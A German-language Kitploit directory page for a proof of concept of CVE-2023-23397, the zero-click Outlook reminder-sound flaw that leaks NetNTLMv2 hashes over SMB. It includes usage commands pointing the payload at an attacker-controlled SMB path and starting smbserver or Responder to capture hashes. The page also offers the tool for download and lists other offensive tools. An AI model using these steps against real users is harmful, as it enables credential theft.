

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-23397 — Einfacher PoC der CVE-2023-23397-Sicherheitslücke mit dem per E-Mail gesendeten Payload. | Kitploit
Tools/GitHubGitHub/trackflaw/cve-2023-23397
Phishing-ToolsPasswortangriffePayload-GenerierungSchwachstellenanalyseExploitationE-Mail-Sicherheit
GitHubtrackflaw/cve-2023-23397

CVE-2023-23397

Einfacher PoC der CVE-2023-23397-Sicherheitslücke mit dem per E-Mail gesendeten Payload.

Repository anzeigen
1322863vor 3 JahrenVon Kitploit geprüft
Teilen

CVE-2023-23397

Einfacher und schmutziger PoC der CVE-2023-23397-Sicherheitslücke, die den Outlook-Client betrifft.

Beschreibung

Outlook leidet unter einem Mangel an Kontrolle über die Benutzereingaben, die es erlauben, den Sound einer Besprechungs- und Terminerinnerung zu konfigurieren. Tatsächlich kann ein Angreifer ein Opfer dazu zwingen, ohne jegliche Manipulation durch den Benutzer eine Verbindung zu seinem Server herzustellen (Zero-Click-Sicherheitslücke).

Ein Angreifer, der diese Sicherheitslücke ausnutzt, erhält einen NetNTLMv2-Digest basierend auf dem Passwort des gefangenen Benutzers über eine SMB-Anfrage. Die Anfrage wird ausgelöst, sobald die E-Mail im Posteingang eintrifft.

Was macht der PoC?

  1. Generiert .msg-Payload.
  2. Sendet ihn per E-Mail mit benutzerdefiniertem SMTP-Server.

Verwendung

In einer Sitzung:

python CVE-2023-23397.py

usage: CVE-2023-23397.py [-h] -p PATH
CVE-2023-23397.py: error: the following arguments are required: -p/--path

python CVE-2023-23397.py --path '\\yourip\'

In einer zweiten Sitzung (smbserver oder responder wie gewünscht).

smbserver.py -smb2support SHARE .

Demo (manueller PoC)

poc

Erklärvideo (französischsprachig)

RÉCUPÉRER des mots de passe avec Microsoft OUTLOOK #CVE-2023-23397

Originalartikel

https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook-elevation-of-privilege-vulnerability/

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    287

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






